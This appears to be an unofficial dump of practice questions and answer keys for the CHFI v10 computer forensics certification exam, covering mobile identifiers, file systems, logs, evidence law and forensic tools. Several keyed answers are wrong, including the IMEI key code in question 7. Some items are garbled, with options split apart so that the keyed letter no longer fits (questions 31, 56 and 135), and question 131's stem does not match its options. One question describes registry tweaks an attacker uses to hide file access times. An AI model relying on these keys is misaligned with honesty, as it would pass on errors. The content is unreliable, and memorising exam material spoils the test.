

Exam Questions 312-49v10

Computer Hacking Forensic Investigator (CHFI-v10)

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NEW QUESTION 1

- (Exam Topic 3)

An International Mobile Equipment Identifier (IMEI) is a 15-digit number that indicates the manufacturer, model type, and country of approval for GSM devices. The first eight digits of an IMEI number that provide information about the model and origin of the mobile device is also known as:

- A. Type Allocation Code (TAC)
- B. Integrated Circuit Code (ICC)
- C. Manufacturer Identification Code (MIC)
- D. Device Origin Code (DOC)

Answer: A

NEW QUESTION 2

- (Exam Topic 3)

Which of the following stand true for BIOS Parameter Block?

- A. The BIOS Partition Block describes the physical layout of a data storage volume
- B. The BIOS Partition Block is the first sector of a data storage device
- C. The length of BIOS Partition Block remains the same across all the file systems
- D. The BIOS Partition Block always refers to the 512-byte boot sector

Answer: A

NEW QUESTION 3

- (Exam Topic 3)

Which of the following is a non-zero data that an application allocates on a hard disk cluster in systems running on Windows OS?

- A. Sparse File
- B. Master File Table
- C. Meta Block Group
- D. Slack Space

Answer: B

NEW QUESTION 4

- (Exam Topic 3)

A forensic examiner is examining a Windows system seized from a crime scene. During the examination of a suspect file, he discovered that the file is password protected. He tried guessing the password using the suspect's available information but without any success. Which of the following tool can help the investigator to solve this issue?

- A. Cain & Abel
- B. Xplico
- C. Recuva
- D. Colasoft's Capsa

Answer: A

NEW QUESTION 5

- (Exam Topic 3)

An attacker successfully gained access to a remote Windows system and plans to install persistent backdoors on it. Before that, to avoid getting detected in future, he wants to cover his tracks by disabling the last-accessed timestamps of the machine. What would he do to achieve this?

- A. Set the registry value of HKLM\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisableLastAccessUpdate to 0
- B. Run the command fsutil behavior set disablelastaccess 0
- C. Set the registry value of HKLM\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisableLastAccessUpdate to 1
- D. Run the command fsutil behavior set enablelastaccess 0

Answer: C

NEW QUESTION 6

- (Exam Topic 3)

Which of these Windows utility help you to repair logical file system errors?

- A. Resource Monitor
- B. Disk cleanup
- C. Disk defragmenter
- D. CHKDSK

Answer: D

NEW QUESTION 7

- (Exam Topic 3)

Ron, a computer forensics expert, is investigating a case involving corporate espionage. He has recovered several mobile computing devices from the crime scene. One of the evidence that Ron possesses is a mobile phone from Nokia that was left in ON condition. Ron needs to recover the IMEI number of the device to

establish the identity of the device owner. Which of the following key combinations can he use to recover the IMEI number?

- A. #*06*#
- B. *#06#
- C. #06#*
- D. *IMEI#

Answer: A

NEW QUESTION 8

- (Exam Topic 3)

Chong-lee, a forensics executive, suspects that a malware is continuously making copies of files and folders on a victim system to consume the available disk space. What type of test would confirm his claim?

- A. File fingerprinting
- B. Identifying file obfuscation
- C. Static analysis
- D. Dynamic analysis

Answer: A

NEW QUESTION 9

- (Exam Topic 3)

Investigators can use the Type Allocation Code (TAC) to find the model and origin of a mobile device. Where is TAC located in mobile devices?

- A. International Mobile Equipment Identifier (IMEI)
- B. Integrated circuit card identifier (ICCID)
- C. International mobile subscriber identity (IMSI)
- D. Equipment Identity Register (EIR)

Answer: A

NEW QUESTION 10

- (Exam Topic 3)

When analyzing logs, it is important that the clocks of all the network devices are synchronized. Which protocol will help in synchronizing these clocks?

- A. UTC
- B. PTP
- C. Time Protocol
- D. NTP

Answer: D

NEW QUESTION 10

- (Exam Topic 3)

In Windows, prefetching is done to improve system performance. There are two types of prefetching: boot prefetching and application prefetching. During boot prefetching, what does the Cache Manager do?

- A. Determines the data associated with value EnablePrefetcher
- B. Monitors the first 10 seconds after the process is started
- C. Checks whether the data is processed
- D. Checks hard page faults and soft page faults

Answer: C

NEW QUESTION 13

- (Exam Topic 3)

Which of these ISO standards define the file system for optical storage media, such as CD-ROM and DVD-ROM?

- A. ISO 9660
- B. ISO 13346
- C. ISO 9960
- D. ISO 13490

Answer: A

NEW QUESTION 14

- (Exam Topic 3)

Brian needs to acquire data from RAID storage. Which of the following acquisition methods is recommended to retrieve only the data relevant to the investigation?

- A. Static Acquisition
- B. Sparse or Logical Acquisition
- C. Bit-stream disk-to-disk Acquisition
- D. Bit-by-bit Acquisition

Answer: B

NEW QUESTION 15

- (Exam Topic 3)

Which of the following statements is TRUE about SQL Server error logs?

- A. SQL Server error logs record all the events occurred on the SQL Server and its databases
- B. Forensic investigator uses SQL Server Profiler to view error log files
- C. Error logs contain IP address of SQL Server client connections
- D. Trace files record, user-defined events, and specific system events

Answer: B

NEW QUESTION 16

- (Exam Topic 3)

Which component in the hard disk moves over the platter to read and write information?

- A. Actuator
- B. Spindle
- C. Actuator Axis
- D. Head

Answer: D

NEW QUESTION 17

- (Exam Topic 3)

What document does the screenshot represent?



The screenshot shows a form for evidence collection. It has several fields for metadata: Laboratory or Agency Name, Case Number, Received from (Name and Title), Address and Telephone Number, Location from where Evidence Obtained, Reason Evidence Was Obtained, and Date and Time Evidence Was Obtained. Below these fields is a table with three columns: Item Number, Quantity, and Description of Item.

Item Number	Quantity	Description of Item


- A. Expert witness form
- B. Search warrant form
- C. Chain of custody form
- D. Evidence collection form

Answer: D

NEW QUESTION 18

- (Exam Topic 3)

Analyze the hex representation of mysql-bin.000013 file in the screenshot below. Which of the following will be an inference from this analysis?



- A. A user with username bad_guy has logged into the WordPress web application
- B. A WordPress user has been created with the username anonymous_hacker
- C. An attacker with name anonymous_hacker has replaced a user bad_guy in the WordPress database
- D. A WordPress user has been created with the username bad_guy

Answer: D

NEW QUESTION 20

- (Exam Topic 3)

Amber, a black hat hacker, has embedded malware into a small enticing advertisement and posted it on a popular ad-network that displays across various websites. What is she doing?

- A. Malvertising
- B. Compromising a legitimate site
- C. Click-jacking
- D. Spearphishing

Answer: A

NEW QUESTION 23

- (Exam Topic 3)

Which of the following tools is not a data acquisition hardware tool?

- A. UltraKit
- B. Atola Insight Forensic
- C. F-Response Imager
- D. Triage-Responder

Answer: C

NEW QUESTION 25

- (Exam Topic 3)

What do you call the process of studying the changes that have taken place across a system or a machine after a series of actions or incidents?

- A. Windows Services Monitoring
- B. System Baselineing
- C. Start-up Programs Monitoring
- D. Host integrity Monitoring

Answer: D

NEW QUESTION 26

- (Exam Topic 3)

Which of the following Linux command searches through the current processes and lists the process IDs those match the selection criteria to stdout?

- A. pstree
- B. pgrep
- C. ps
- D. grep

Answer: B

NEW QUESTION 31

- (Exam Topic 3)

Data Files contain Multiple Data Pages, which are further divided into Page Header, Data Rows, and Offset Table. Which of the following is true for Data Rows?

- A. Data Rows store the actual data
- B. Data Rows present Page type
- C. Page ID, and so on
- D. Data Rows point to the location of actual data
- E. Data Rows spreads data across multiple databases

Answer: B

NEW QUESTION 33

- (Exam Topic 3)

Which among the following laws emphasizes the need for each Federal agency to develop, document, and implement an organization-wide program to provide information security for the information systems that support its operations and assets?

- A. FISMA
- B. HIPAA
- C. GLBA
- D. SOX

Answer: A

NEW QUESTION 36

- (Exam Topic 3)

What is the capacity of Recycle bin in a system running on Windows Vista?

- A. 2.99GB
- B. 3.99GB
- C. Unlimited
- D. 10% of the partition space

Answer: C

NEW QUESTION 38

- (Exam Topic 3)

An investigator has found certain details after analysis of a mobile device. What can reveal the manufacturer information?

- A. Equipment Identity Register (EIR)
- B. Electronic Serial Number (ESN)
- C. International mobile subscriber identity (IMSI)
- D. Integrated circuit card identifier (ICCID)

Answer: B

NEW QUESTION 39

- (Exam Topic 3)

James, a hacker, identifies a vulnerability in a website. To exploit the vulnerability, he visits the login page and notes down the session ID that is created. He appends this session ID to the login URL and shares the link with a victim. Once the victim logs into the website using the shared URL, James reloads the webpage (containing the URL with the session ID appended) and now, he can browse the active session of the victim. Which attack did James successfully execute?

- A. Cross Site Request Forgery
- B. Cookie Tampering
- C. Parameter Tampering
- D. Session Fixation Attack

Answer: D

NEW QUESTION 43

- (Exam Topic 3)

Andie, a network administrator, suspects unusual network services running on a windows system. Which of the following commands should he use to verify unusual network services started on a Windows system?

- A. net serv
- B. netmgr
- C. lusrmgr
- D. net start

Answer: D

NEW QUESTION 45

- (Exam Topic 3)

Which one of the following is not a first response procedure?

- A. Preserve volatile data
- B. Fill forms
- C. Crack passwords
- D. Take photos

Answer: C

NEW QUESTION 48

- (Exam Topic 3)

Which of the following does Microsoft Exchange E-mail Server use for collaboration of various e-mail applications?

- A. Simple Mail Transfer Protocol (SMTP)
- B. Messaging Application Programming Interface (MAPI)
- C. Internet Message Access Protocol (IMAP)
- D. Post Office Protocol version 3 (POP3)

Answer: B

NEW QUESTION 50

- (Exam Topic 3)

What is the framework used for application development for iOS-based mobile devices?

- A. Cocoa Touch
- B. Dalvik
- C. Zygote
- D. AirPlay

Answer: A

NEW QUESTION 51

- (Exam Topic 3)

What is cold boot (hard boot)?

- A. It is the process of restarting a computer that is already in sleep mode
- B. It is the process of shutting down a computer from a powered-on or on state
- C. It is the process of restarting a computer that is already turned on through the operating system
- D. It is the process of starting a computer from a powered-down or off state

Answer: D

NEW QUESTION 56

- (Exam Topic 3)

Consider that you are investigating a machine running an Windows OS released prior to Windows Vista. You are trying to gather information about the deleted files by examining the master database file named INFO2 located at C:\Recycler\<USER SID>. You read an entry named "Dd5.exe". What does Dd5.exe mean?

- A. D driv
- B. fifth file deleted, a .exe file
- C. D drive, fourth file restored, a .exe file
- D. D drive, fourth file deleted, a .exe file
- E. D drive, sixth file deleted, a .exe file

Answer: B

NEW QUESTION 57

- (Exam Topic 3)

After suspecting a change in MS-Exchange Server storage archive, the investigator has analyzed it. Which of the following components is not an actual part of the archive?

- A. PRIV.STM
- B. PUB.EDB
- C. PRIV.EDB
- D. PUB.STM

Answer: D

NEW QUESTION 58

- (Exam Topic 3)

Jacob is a computer forensics investigator with over 10 years of experience in investigations and has written over 50 articles on computer forensics. He has been called upon as a qualified witness to testify the accuracy and integrity of the technical log files gathered in an investigation into computer fraud. What is the term

used for Jacob's testimony in this case?

- A. Certification
- B. Justification
- C. Reiteration
- D. Authentication

Answer: D

NEW QUESTION 62

- (Exam Topic 3)

Which of the following file system uses Master File Table (MFT) database to store information about every file and directory on a volume?

- A. FAT File System
- B. ReFS
- C. exFAT
- D. NTFS File System

Answer: D

NEW QUESTION 67

- (Exam Topic 3)

Robert is a regional manager working in a reputed organization. One day, he suspected malware attack after unwanted programs started to popup after logging into his computer. The network administrator was called upon to trace out any intrusion on the computer and he/she finds that suspicious activity has taken place within Autostart locations. In this situation, which of the following tools is used by the network administrator to detect any intrusion on a system?

- A. Hex Editor
- B. Internet Evidence Finder
- C. Process Monitor
- D. Report Viewer

Answer: C

NEW QUESTION 71

- (Exam Topic 3)

If the partition size is 4 GB, each cluster will be 32 K. Even if a file needs only 10 K, the entire 32 K will be allocated, resulting in 22 K of _____ .

- A. Slack space
- B. Deleted space
- C. Sector space
- D. Cluster space

Answer: A

NEW QUESTION 74

- (Exam Topic 3)

During the trial, an investigator observes that one of the principal witnesses is severely ill and cannot be present for the hearing. He decides to record the evidence and present it to the court. Under which rule should he present such evidence?

- A. Rule 1003: Admissibility of Duplicates
- B. Limited admissibility
- C. Locard's Principle
- D. Hearsay

Answer: B

NEW QUESTION 78

- (Exam Topic 3)

Select the tool appropriate for finding the dynamically linked lists of an application or malware.

- A. SysAnalyzer
- B. ResourcesExtract
- C. PEiD
- D. Dependency Walker

Answer: D

NEW QUESTION 82

- (Exam Topic 3)

CAN-SPAM act requires that you:

- A. Don't use deceptive subject lines
- B. Don't tell the recipients where you are located
- C. Don't identify the message as an ad
- D. Don't use true header information

Answer: A

NEW QUESTION 87

- (Exam Topic 3)

Examination of a computer by a technically unauthorized person will almost always result in:

- A. Rendering any evidence found inadmissible in a court of law
- B. Completely accurate results of the examination
- C. The chain of custody being fully maintained
- D. Rendering any evidence found admissible in a court of law

Answer: A

NEW QUESTION 92

- (Exam Topic 3)

You are assigned a task to examine the log files pertaining to MyISAM storage engine. While examining, you are asked to perform a recovery operation on a MyISAM log file. Which among the following MySQL Utilities allow you to do so?

- A. mysqldump
- B. myisamaccess
- C. myisamlog
- D. myisamchk

Answer: C

NEW QUESTION 96

- (Exam Topic 3)

Self-Monitoring, Analysis, and Reporting Technology (SMART) is built into the hard drives to monitor and report system activity. Which of the following is included in the report generated by SMART?

- A. Power Off time
- B. Logs of high temperatures the drive has reached
- C. All the states (running and discontinued) associated with the OS
- D. List of running processes

Answer: B

NEW QUESTION 99

- (Exam Topic 3)

Which among the following U.S. laws requires financial institutions—companies that offer consumers financial products or services such as loans, financial or investment advice, or insurance—to protect their customers' information against security threats?

- A. SOX
- B. HIPAA
- C. GLBA
- D. FISMA

Answer: C

NEW QUESTION 103

- (Exam Topic 3)

Shane, a forensic specialist, is investigating an ongoing attack on a MySQL database server hosted on a Windows machine with SID "WIN-ABCDE12345F." Which of the following log file will help Shane in tracking all the client connections and activities performed on the database server?

- A. WIN-ABCDE12345F.err
- B. WIN-ABCDE12345F-bin.n
- C. WIN-ABCDE12345F.pid
- D. WIN-ABCDE12345F.log

Answer: D

NEW QUESTION 104

- (Exam Topic 3)

Smith is an IT technician that has been appointed to his company's network vulnerability assessment team. He is the only IT employee on the team. The other team members include employees from Accounting, Management, Shipping, and Marketing. Smith and the team members are having their first meeting to discuss how they will proceed. What is the first step they should do to create the network vulnerability assessment plan?

- A. Their first step is to make a hypothesis of what their final findings will be.
- B. Their first step is to create an initial Executive report to show the management team.
- C. Their first step is to analyze the data they have currently gathered from the company or interviews.
- D. Their first step is the acquisition of required documents, reviewing of security policies and compliance.

Answer: D

NEW QUESTION 108

- (Exam Topic 3)

What is an investigator looking for in the rp.log file stored in a system running on Windows 10 operating system?

- A. Restore point interval
- B. Automatically created restore points
- C. System CheckPoints required for restoring
- D. Restore point functions

Answer: C

NEW QUESTION 109

- (Exam Topic 3)

What does the command “C:\>wevtutil gl <log name>” display?

- A. Configuration information of a specific Event Log
- B. Event logs are saved in .xml format
- C. Event log record structure
- D. List of available Event Logs

Answer: A

NEW QUESTION 111

- (Exam Topic 3)

Which command line tool is used to determine active network connections?

- A. netsh
- B. nbstat
- C. nslookup
- D. netstat

Answer: D

NEW QUESTION 113

- (Exam Topic 3)

Select the tool appropriate for examining the dynamically linked libraries of an application or malware.

- A. DependencyWalker
- B. SysAnalyzer
- C. PEiD
- D. ResourcesExtract

Answer: A

NEW QUESTION 115

- (Exam Topic 3)

Joshua is analyzing an MSSQL database for finding the attack evidence and other details, where should he look for the database logs?

- A. Model.log
- B. Model.txt
- C. Model.ldf
- D. Model.lgf

Answer: C

NEW QUESTION 117

- (Exam Topic 3)

Which among the following tools can help a forensic investigator to access the registry files during postmortem analysis?

- A. RegistryChangesView
- B. RegDIIView
- C. RegRipper
- D. ProDiscover

Answer: C

NEW QUESTION 118

- (Exam Topic 3)

The Recycle Bin exists as a metaphor for throwing files away, but it also allows a user to retrieve and restore files. Once the file is moved to the recycle bin, a record is added to the log file that exists in the Recycle Bin. Which of the following files contains records that correspond to each deleted file in the Recycle Bin?

- A. INFO2
- B. INFO1
- C. LOGINFO1
- D. LOGINFO2

Answer: A

NEW QUESTION 119

- (Exam Topic 3)

When a user deletes a file, the system creates a \$I file to store its details. What detail does the \$I file not contain?

- A. File Size
- B. File origin and modification
- C. Time and date of deletion
- D. File Name

Answer: B

NEW QUESTION 123

- (Exam Topic 3)

Tasklist command displays a list of applications and services with their Process ID (PID) for all tasks running on either a local or a remote computer. Which of the following tasklist commands provides information about the listed processes, including the image name, PID, name, and number of the session for the process?

- A. tasklist /p
- B. tasklist /v
- C. tasklist /u
- D. tasklist /s

Answer: B

NEW QUESTION 128

- (Exam Topic 3)

Which of the following registry hive gives the configuration information about which application was used to open various files on the system?

- A. HKEY_CLASSES_ROOT
- B. HKEY_CURRENT_CONFIG
- C. HKEY_LOCAL_MACHINE
- D. HKEY_USERS

Answer: A

NEW QUESTION 129

- (Exam Topic 3)

Randy has extracted data from an old version of a Windows-based system and discovered info file Dc5.txt in the system recycle bin. What does the file name denote?

- A. A text file deleted from C drive in sixth sequential order
- B. A text file deleted from C drive in fifth sequential order
- C. A text file copied from D drive to C drive in fifth sequential order
- D. A text file copied from C drive to D drive in fifth sequential order

Answer: B

NEW QUESTION 131

- (Exam Topic 3)

companyXYZ has asked you to assess the security of their perimeter email gateway. From your office in New York you craft a specially formatted email message and send it across the Internet to an employee of CompanyXYZ. The employee of CompanyXYZ is aware.

- A. Source code review
- B. Reviewing the firewalls configuration
- C. Data items and vulnerability scanning
- D. Interviewing employees and network engineers

Answer: A

NEW QUESTION 135

- (Exam Topic 3)

James is dealing with a case regarding a cybercrime that has taken place in Arizona, USA. James needs to lawfully seize the evidence from an electronic device without affecting the user's anonymity. Which of the following law should he comply with, before retrieving the evidence?

- A. First Amendment of the U.
- B. Constitution
- C. Fourth Amendment of the U.
- D. Constitution
- E. Third Amendment of the U.
- F. Constitution
- G. Fifth Amendment of the U.
- H. Constitution

Answer: D

NEW QUESTION 137

- (Exam Topic 3)

What is the role of Alloc.c in Apache core?

- A. It handles allocation of resource pools
- B. It is useful for reading and handling of the configuration files
- C. It takes care of all the data exchange and socket connections between the client and the server
- D. It handles server start-ups and timeouts

Answer: A

NEW QUESTION 141

- (Exam Topic 3)

In which of these attacks will a steganalyst use a random message to generate a stego-object by using some steganography tool, to find the steganography algorithm used to hide the information?

- A. Chosen-message attack
- B. Known-cover attack
- C. Known-message attack
- D. Known-stego attack

Answer: A

NEW QUESTION 144

- (Exam Topic 3)

Report writing is a crucial stage in the outcome of an investigation. Which information should not be included in the report section?

- A. Speculation or opinion as to the cause of the incident
- B. Purpose of the report
- C. Author of the report
- D. Incident summary

Answer: A

NEW QUESTION 147

- (Exam Topic 3)

Which of the following is NOT a physical evidence?

- A. Removable media
- B. Cables
- C. Image file on a hard disk
- D. Publications

Answer: C

NEW QUESTION 151

- (Exam Topic 3)

Which of the following does not describe the type of data density on a hard disk?

- A. Volume density
- B. Track density
- C. Linear or recording density
- D. Areal density

Answer: A

NEW QUESTION 153

- (Exam Topic 3)

Which of the following is a tool to reset Windows admin password?

- A. R-Studio
- B. Windows Password Recovery Bootdisk
- C. Windows Data Recovery Software
- D. TestDisk for Windows

Answer: B

NEW QUESTION 157

- (Exam Topic 3)

Which of the following web browser uses the Extensible Storage Engine (ESE) database format to store browsing records, including history, cache, and cookies?

- A. Safari
- B. Mozilla Firefox
- C. Microsoft Edge
- D. Google Chrome

Answer: C

NEW QUESTION 162

- (Exam Topic 3)

In a Linux-based system, what does the command “Last -F” display?

- A. Login and logout times and dates of the system
- B. Last run processes
- C. Last functions performed
- D. Recently opened files

Answer: A

NEW QUESTION 167

- (Exam Topic 3)

Which of the following protocols allows non-ASCII files, such as video, graphics, and audio, to be sent through the email messages?

- A. MIME
- B. BINHEX
- C. UT-16
- D. UUCODE

Answer: A

NEW QUESTION 168

- (Exam Topic 3)

Which of the following is a device monitoring tool?

- A. Capsa
- B. Driver Detective
- C. Regshot
- D. RAM Capturer

Answer: A

NEW QUESTION 172

- (Exam Topic 3)

Which of the following tool can reverse machine code to assembly language?

- A. PEiD
- B. RAM Capturer
- C. IDA Pro
- D. Deep Log Analyzer

Answer: C

NEW QUESTION 175

- (Exam Topic 3)

Bob has encountered a system crash and has lost vital data stored on the hard drive of his Windows computer. He has no cloud storage or backup hard drives. He wants to recover all the data, which includes his personal photos, music, documents, videos, official emails, etc. Which of the following tools shall resolve Bob's purpose?

- A. Cain & Abel
- B. Recuva
- C. Xplico
- D. Colasoft's Capsa

Answer: B

NEW QUESTION 178

- (Exam Topic 3)

Centralized binary logging is a process in which many websites write binary and unformatted log data to a single log file. What extension should the investigator look to find its log file?

- A. .cbl
- B. .log
- C. .ibl
- D. .txt

Answer: C

NEW QUESTION 183

- (Exam Topic 3)

What does the Rule 101 of Federal Rules of Evidence states?

- A. Scope of the Rules, where they can be applied
- B. Purpose of the Rules
- C. Limited Admissibility of the Evidence
- D. Rulings on Evidence

Answer: A

NEW QUESTION 187

- (Exam Topic 3)

An investigator enters the command sqlcmd -S WIN-CQQMK62867E -e -s"," -E as part of collecting the primary data file and logs from a database. What does the "WIN-CQQMK62867E" represent?

- A. Name of the Database
- B. Name of SQL Server
- C. Operating system of the system
- D. Network credentials of the database

Answer: B

NEW QUESTION 190

- (Exam Topic 3)

An attacker has compromised a cloud environment of a company and used the employee information to perform an identity theft attack. Which type of attack is this?

- A. Cloud as a subject
- B. Cloud as a tool
- C. Cloud as an object
- D. Cloud as a service

Answer: A

NEW QUESTION 192

- (Exam Topic 2)

What type of analysis helps to identify the time and sequence of events in an investigation?

- A. Time-based
- B. Functional
- C. Relational
- D. Temporal

Answer: D

NEW QUESTION 193

- (Exam Topic 2)

What technique used by Encase makes it virtually impossible to tamper with evidence once it has been acquired?

- A. Every byte of the file(s) is given an MD5 hash to match against a master file
- B. Every byte of the file(s) is verified using 32-bit CRC
- C. Every byte of the file(s) is copied to three different hard drives
- D. Every byte of the file(s) is encrypted using three different methods

Answer: B

NEW QUESTION 196

- (Exam Topic 2)

You have been called in to help with an investigation of an alleged network intrusion. After questioning the members of the company IT department, you search through the server log files to find any trace of the intrusion. After that you decide to telnet into one of the company routers to see if there is any evidence to be found. While connected to the router, you see some unusual activity and believe that the attackers are currently connected to that router. You start up an ethereal session to begin capturing traffic on the router that could be used in the investigation. At what layer of the OSI model are you monitoring while watching traffic to and from the router?

- A. Network
- B. Transport
- C. Data Link
- D. Session

Answer: A

NEW QUESTION 197

- (Exam Topic 2)

A forensics investigator needs to copy data from a computer to some type of removable media so he can examine the information at another location. The problem is that the data is around 42GB in size. What type of removable media could the investigator use?

- A. Blu-Ray single-layer
- B. HD-DVD
- C. Blu-Ray dual-layer
- D. DVD-18

Answer: C

NEW QUESTION 201

- (Exam Topic 2)

What type of flash memory card comes in either Type I or Type II and consumes only five percent of the power required by small hard drives?

- A. SD memory
- B. CF memory
- C. MMC memory
- D. SM memory

Answer: B

NEW QUESTION 204

- (Exam Topic 2)

Which of the following are small pieces of data sent from a website and stored on the user's computer by the user's web browser to track, validate, and maintain specific user information?

- A. Temporary Files
- B. Open files
- C. Cookies
- D. Web Browser Cache

Answer: C

NEW QUESTION 205

- (Exam Topic 2)

Tyler is setting up a wireless network for his business that he runs out of his home. He has followed all the directions from the ISP as well as the wireless router manual. He does not have any encryption set and the SSID is being broadcast. On his laptop, he can pick up the wireless signal for short periods of time, but then the connection drops and the signal goes away. Eventually the wireless signal shows back up, but drops intermittently. What could be Tyler issue with his home wireless network?

- A. Computers on his wired network
- B. Satellite television
- C. 2.4Ghz Cordless phones
- D. CB radio

Answer: C

NEW QUESTION 208

- (Exam Topic 2)

Before performing a logical or physical search of a drive in Encase, what must be added to the program?

- A. File signatures
- B. Keywords
- C. Hash sets
- D. Bookmarks

Answer: B

NEW QUESTION 209

- (Exam Topic 2)

Madison is on trial for allegedly breaking into her university internal network. The police raided her dorm room and seized all of her computer equipment. Madison lawyer is trying to convince the judge that the seizure was unfounded and baseless. Under which US Amendment is Madison lawyer trying to prove the police violated?

- A. The 10th Amendment
- B. The 5th Amendment
- C. The 1st Amendment
- D. The 4th Amendment

Answer: D

NEW QUESTION 213

- (Exam Topic 2)

What will the following command accomplish in Linux?
fdisk /dev/hda

- A. Partition the hard drive
- B. Format the hard drive
- C. Delete all files under the /dev/hda folder
- D. Fill the disk with zeros

Answer: A

NEW QUESTION 215

- (Exam Topic 2)

Bob works as information security analyst for a big finance company. One day, the anomaly-based intrusion detection system alerted that a volumetric DDOS targeting the main IP of the main web server was occurring. What kind of attack is it?

- A. IDS attack
- B. APT
- C. Web application attack
- D. Network attack

Answer: D

NEW QUESTION 219

- (Exam Topic 2)

What file is processed at the end of a Windows XP boot to initialize the logon dialog box?

- A. NTOSKRNL.EXE
- B. NTLDR
- C. LSASS.EXE
- D. NTDETECT.COM

Answer: A

NEW QUESTION 224

- (Exam Topic 2)

What encryption technology is used on Blackberry devices Password Keeper?

- A. 3DES
- B. AES
- C. Blowfish
- D. RC5

Answer: B

NEW QUESTION 229

- (Exam Topic 2)

Which of the following commands shows you all of the network services running on Windows-based servers?

- A. Netstart
- B. Net Session
- C. Net use
- D. Net config

Answer: A

NEW QUESTION 230

- (Exam Topic 2)

Harold is finishing up a report on a case of network intrusion, corporate spying, and embezzlement that he has been working on for over six months. He is trying to find the right term to use in his report to describe network-enabled spying. What term should Harold use?

- A. Spycrack
- B. Spynet
- C. Netspionage
- D. Hackspionage

Answer: C

NEW QUESTION 235

- (Exam Topic 2)

Wireless access control attacks aim to penetrate a network by evading WLAN access control measures such as AP MAC filters and Wi-Fi port access controls. Which of the following wireless access control attacks allow the attacker to set up a rogue access point outside the corporate perimeter and then lure the employees of the organization to connect to it?

- A. Ad hoc associations
- B. Client mis-association
- C. MAC spoofing
- D. Rogue access points

Answer: B

NEW QUESTION 236

- (Exam Topic 2)

Which of the following commands shows you the names of all open shared files on a server and the number of file locks on each file?

- A. Net config
- B. Net file
- C. Net share
- D. Net sessions

Answer: B

NEW QUESTION 240

- (Exam Topic 2)

What will the following command accomplish? `dd if=/dev/xxx of=mbr.backup bs=512 count=1`

- A. Back up the master boot record
- B. Restore the master boot record
- C. Mount the master boot record on the first partition of the hard drive
- D. Restore the first 512 bytes of the first partition of the hard drive

Answer: A

NEW QUESTION 242

